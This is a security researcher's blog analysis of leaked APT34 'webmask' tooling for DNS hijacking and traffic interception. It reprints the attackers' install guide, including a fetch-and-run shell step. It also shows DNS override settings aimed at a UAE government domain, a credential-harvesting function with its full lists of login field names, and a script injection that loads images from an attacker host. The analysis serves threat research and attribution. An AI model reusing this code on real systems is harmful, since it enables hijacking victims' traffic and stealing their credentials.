APT34: webmask project

marcoramilli.com/2019/04/23/apt34-webmask-project/

View all posts by marcoramilli April 23, 2019

```
17  ----Solution2 (use this)
18  apt-get install curl
19  apt-get install sudo
20  curl -sL https://deb.nodesource.com/setup_6.x | sudo -E bash -
21  sudo apt-get install -y nodejs
22  npm install -g forever
23  npm install -g forever-service
24  <copy dns_redir>
25  cd dns_redir
26  npm install native-dns
27  <edit dnsd.js>
28                          var zone = 'tra.gov.ae';
29                          var domainName = ['webmail.tra.gov.ae', 'dns.tra.gov.ae'];
30                          var zone = 'tra.gov.ae';
31                          var authorative = '195.229.237.52'; //must be ip
32                          var responseIP = '185.162.235.106';
33                          var server = dns.createServer();
34  forever-service install dns-server --script dnsd.js --start
```

Today I'd like to share a quick analysis on the `webmask` project standing behind the DNS attacks implemented by APT34. Thanks to the leaked source code is now possible to check APT34 implementations and techniques.

Context:

Since at least 2014, an Iranian threat group tracked by FireEye as APT34 has conducted reconnaissance aligned with the strategic interests of Iran. The group conducts operations primarily in the Middle East, targeting financial, government, energy, chemical, telecommunications and other industries. Repeated targeting of Middle Eastern financial, energy and government organisations leads FireEye to assess that those sectors are a primary concern of APT34. The use of infrastructure tied to Iranian operations, timing and alignment with the national interests of Iran also lead FireEye to assess that APT34 acts on behalf of the Iranian government. (Source: MISP Project).

On April 19 2019 researchers at Chronicle, a security company owned by Google's parent company, Alphabet, have examined the leaked tools, exfiltrated the past week on a Telegram channel, and confirmed that they are indeed the same ones used by the OilRig attackers. OilRig has been connected to a number of intrusions at companies and government agencies across the Middle East and Asia, including technology firms, telecom companies,

and even gaming companies. Whoever is leaking the toolset also has been dumping information about the victims OilRig has targeted, as well as data identifying some of the servers the group uses in its attacks.

According to Duo, "**OilRig delivered Trojans that use DNS tunneling for command and control in attacks since at least May 2016. Since May 2016, the threat group has introduced new tools using different tunneling protocols to their tool set**" Robert Falcone of Palo Alto Networks' Unit 42 research team wrote in an analysis of the group's activities.

> "Regardless of the tool, all of the DNS tunneling protocols use DNS queries to resolve specially crafted subdomains to transmit data to the C2 and the answers to these queries to receive data from the C2."

Leaked Source code

The initial leaked source code sees three main folders: `webmask`, `poisonfrog` and `Webshells_and_Panel`. While `webmask` and `poisonfrog` seems to be single projects, the folder `Webshells_and_Panel` looks like wrapping more projects into a single bucket. But, for today, let's focus on `webmask`.

WEBMask Focus

The `webmask` project, in my personal opinion, is an APT34 distinction since implementing their DNS attack core. APT34 is well-known to widely use DNS Hijacking in order to redirect victims to attackers websites. So let's see what they've implemented so far on this direction.

The `webmask` project comes with both: a guide (`guide.txt`) and an installation script (`install.sh`). From the latter we might appreciate the NodeJS installed version which happens to be 6.X. This version was released on 2016-04-26 for the first time. Nowadays is still on development track as the name of "Boron". According to the NodeJS historic versioning that project could not be dated before April 2016 since Nodejs_6.x was not existing before that date. The guide.txt file suggests two solutions (this is the used term) both of them base their 'core engine' on a developed DNS server, used as authoritative name servers to respond crafted 'A' records to specific requests. The attackers suggest to use solution2 (they write "use this" directly on configuration file), the one who implements DNS server in NodeJS language. On the other side the Solution1 uses python as DNS server. The following image shows the suggested Solution.

```
17  ----Solution2 (use this)
18  apt-get install curl
19  apt-get install sudo
20  curl -sL https://deb.nodesource.com/setup_6.x | sudo -E bash -
21  sudo apt-get install -y nodejs
22  npm install -g forever
23  npm install -g forever-service
24  <copy dns_redir>
25  cd dns_redir
26  npm install native-dns
27  <edit dnsd.js>
28                          var zone = 'tra.gov.ae';
29                          var domainName = ['webmail.tra.gov.ae', 'dns.tra.gov.ae'];
30                          var zone = 'tra.gov.ae';
31                          var authorative = '195.229.237.52'; //must be ip
32                          var responseIP = '185.162.235.106';
33                          var server = dns.createServer();
34  forever-service install dns-server --script dnsd.js --start
```


APT34: WebMask Project Suggested Solution

Some domain names and some IPs are used as configuration example. Personally I always find interesting to see the attacker suggested examples, since they lets a marked flavour of her. That time the attacker used some target artefacts (IP and DNS) belonging to 'Arab Emirates' net space while she used as a responsive artefact (the one used to attack) an IP address belonging to a NovinVPS service.

The guide follows on describing the setup of ICAP proxy server, used to proxy the victims to the real destination but trapping the entire connections. The attacker suggests Squid3 and guides the operator to install and to configure it. She uses as ICAP handler a simple python script placed into `icap/icap.py` folder. This script has been developed in order to log and to modify the ICAP/connection flow coming from squid3 proxy. Then a well-known Haproxy is used as High Availability service for assuring connections and finally certbot (Let's Encrypt) is used to give valid certificate to squid3 (but it's not a mandatory neither a suggested step).

DNS Server scripts

In the folder `dns-redir` 3 files are placed. A configuration file called `config.json` is used by `dnsd.py`. The python script implements a class named `MyUDPHandler` which is given to the native `SocketServer.UDPServer` and used as UDP handler. The script overrides only DNS `A` records if included into the `overrides` object (variable at the beginning of source code). In other words if the DNS request is an `A` record and if the requested name belongs to specific domain name, the script responds with the attacker IP address. The following image shows the main 3 steps of the override chain.



DNSD.py: Three steps DNS overriding chain

According to the guide.txt the suggested solution wont be the dnsd.py, but the attacker would prefer the dnsd.js script. This script appears not externally configurable (it does not import config.json) so if you want to configure it you need to manually edit the script source code. The source is written in an classic style ECMAScript without any fancy or new operators/features introduced in ECMAScript6 and ECMAScript7. The dnsd.js performs the same tasks performed by dnsd.py without any specific change.

ICAP script

In the `icap` folder a python script called `icap.py` is placed. This script handles ICAP flows coming from squid3, extracts desired informations and injects tracking pixels. The python script implements a `ThreadingSimpleServer` as an implementation of `SocketServer.ThreadingMixIn` which is a native framework for multi-threading Network servers. `SocketServer.ThreadingMixIn` needs a local address and local port to be spawned and a `BaseICAPRequestHandler` class as second parameter in order to handle ICAP flows. The attacker specialised that class by referring to the general `ICAPHandler`. Aims of the script is to log into separated files the following information: credentials, cookies, injected files and headers. It silently injects a tracking pixel into communications by adding the following javascript to HTML body.

```
script = ';$(document).ready(function(){$(\'<img src="file://[ip]/resource/logo.jpg">
<img src="http://WPAD/avatar.jpg">\');});'
```

If the parsed request is a HTTP POST the `ICAPHandler` tries to extract credentials through special function called: `extract_login_password`. The following image shows the process flow of the credential extraction.

```
if method == 'POST':
        thread = Thread(target = extract_login_password, args = (date, ip, url, body))
        thread.start()
```

```
def extract_login_password(date, ip, url, body):
        usernames = []
        passwords = []

        userfields = ['log','login', 'wpname', 'ahd_username', 'unickname', 'nickname', 'user', 'user_name',
                        'alias', 'pseudo', 'email', 'username', '_username', 'userid', 'form_loginname', 'loginname',
                        'login_id', 'loginid', 'session_key', 'sessionkey', 'pop_login', 'uid', 'id', 'user_id', 'screena
                        'uname', 'ulogin', 'acctname', 'account', 'member', 'mailaddress', 'membername', 'login_username'
                        'login_email', 'loginusername', 'loginemail', 'uin', 'sign-in', 'usuario']
        passfields = ['ahd_password', 'pass', 'password', '_password', 'passwd', 'session_password', 'sessionpassword',
                        'login_password', 'loginpassword', 'form_pw', 'pw', 'userpassword', 'pwd', 'upassword', 'login_pa
                        'passwort', 'passwrd', 'wppassword', 'upasswd','senha','contrasena', 'secret']
        logins = ['login', 'log-in', 'log_in', 'signin', 'sign-in', 'logon', 'log-on']

        for login in userfields:
                login_re = re.search('([^&]+%s[^=]*=[^&]+)' % login, body, re.IGNORECASE)
                if login_re and len(login_re.group()) < 75:
                        usernames.append(login_re.group())
        for passfield in passfields:
                pass_re = re.search('([^&]+%s[^=]*=[^&]+)' % passfield, body, re.IGNORECASE)
                if pass_re and len(pass_re.group()) < 75:
                        passwords.append(pass_re.group())

        if len(usernames) > 0 and len(passwords) > 0:
                log = {'date': date, 'ip': ip, 'type': 'login_password', 'url': url, 'usernames': usernames, 'passwords': passwor
                log_string = json.dumps(log, indent=4)
                log_to_file(credentials_file, log_string)
                print log_string

        for login in logins:
                if re.search(login, url, re.IGNORECASE):
                        log = {'date': date, 'ip': ip, 'type': 'login_url', 'url': url, 'body': body}
                        log_string = json.dumps(log, indent=4)
                        log_to_file(credentials_file, log_string)
```

ICAP.py: Credential Extraction Process

It would be interesting, at least in my point of view, to check the used patterns as login detection. For example the parsing function looks for the following “form names”:

```
logins = ['login', 'log-in', 'log_in', 'signin', 'sign-in', 'logon', 'log-on']
```

It also looks for the following user field names:

```
userfields = ['log','login', 'wpname', 'ahd_username', 'unickname', 'nickname',
'user', 'user_name','alias', 'pseudo', 'email', 'username', '_username', 'userid',
'form_loginname', 'loginname',
 'login_id', 'loginid', 'session_key', 'sessionkey', 'pop_login', 'uid', 'id',
'user_id', 'screename', 'uname', 'ulogin', 'acctname', 'account', 'member',
'mailaddress', 'membername', 'login_username', 'login_email', 'loginusername',
'loginemail', 'uin', 'sign-in', 'usuario']
```

and finally it also looks for the following password fields names:

```
passfields = ['ahd_password', 'pass', 'password', '_password', 'passwd',
'session_password', 'sessionpassword', 'login_password', 'loginpassword', 'form_pw',
'pw', 'userpassword', 'pwd', 'upassword', 'login_password','passwort', 'passwrd',
'wppassword', 'upasswd','senha','contrasena', 'secret']
```

Interesting to see specific string patterns such as (but not limited to): form_pw, ahd_password, upassword, senha, contrasena, which are quite indicative to victim scenarios. For example strings such as: `senha`, `contrasena`, `usuario`, and so on seems to be related to”Spanish” / “Portuguese” words. So if it’s true (and google translate

agrees with me) it looks like APT34 are proxying some connections that might have those username and password fields, which might refer to “Spanish”/”Portuguese” targets. But this is only a Hypothesis.

The `icap.py` is able to intercept basic authentication headers, cookies and general headers as well, implementing similar functions able to extract interesting information and eventually to modify them if needed. I wont describe every single functions but one of the most interesting function that is worth of being showed is the `inject_RESPMOD` which injects a tracking image into the ICAP flow. The following image shows the attacker’s implementation of the `Injection_RESPMOD` function.

```
def inject_RESPMOD(self):
        date = str(parser.parse(self.headers['date'][0]))
        ip = self.headers['x-client-ip'][0]
        method = self.enc_req[0]
        url = self.enc_req[1]
        referer = ''
        if 'referer' in self.enc_req_headers:
                referer = self.enc_req_headers['referer'][0]
        agent = ''
        if 'user-agent' in self.enc_req_headers:
                referer = self.enc_req_headers['user-agent'][0]
        status = self.enc_res_status[1]
        message = self.enc_res_status[2]
        if 'content-type' in self.enc_res_headers and 'javascript' in self.enc_res_headers['content-type'][0]: #re.search('^[^\?]*\
                log_string = '{0}\t{1}\t{2}\t{3}\t{4}\t{5}\t{6}'.format(date, ip, status, method, url, referer, agent)
                log_to_file(inject_file, log_string)
                print log_string
                compress = 'uncompress'
                if 'content-encoding' in self.enc_res_headers:
                        if 'gzip' in self.enc_res_headers['content-encoding']:
                                compress = 'gzip'
                if compress not in ['uncompress', 'gzip']:
                        self.no_adaptation_required()
                        return
                body = ''
                if self.has_body:
                        while True:
                                chunk = self.read_chunk()
                                body += chunk
                                if chunk == '':
                                        break
                        if compress == 'gzip':
                                buf = StringIO(body)
                                body = gzip.GzipFile(fileobj=buf).read()
                        body += script
                        if compress == 'gzip':
                                temp = ''
                                buf = StringIO(temp)
                                gzip.GzipFile(fileobj=buf, mode='w').write(body)
                                body = buf.getvalue()
                self.set_icap_response(200)
                self.set_enc_status(' '.join(self.enc_res_status))
```

ICAP.py: script injection function

The injected script is added to the HTML body and eventually is GZipped and shipped back. In such a way the attacker tracks who is landing to the target domain.

Interesting points

- WebMask is >= April 2016 (From Installed Dependencies)
- APT34 might target ‘Arab Emirate’ (From examples into config files)
- APT34 might target Spanish/Portuguese (From code into the `extract_login_password` function)
- APT34 might use NovinVPS (From examples into config files)
- APT34 needs credentials for change Authoritative DNS (From guide.txt)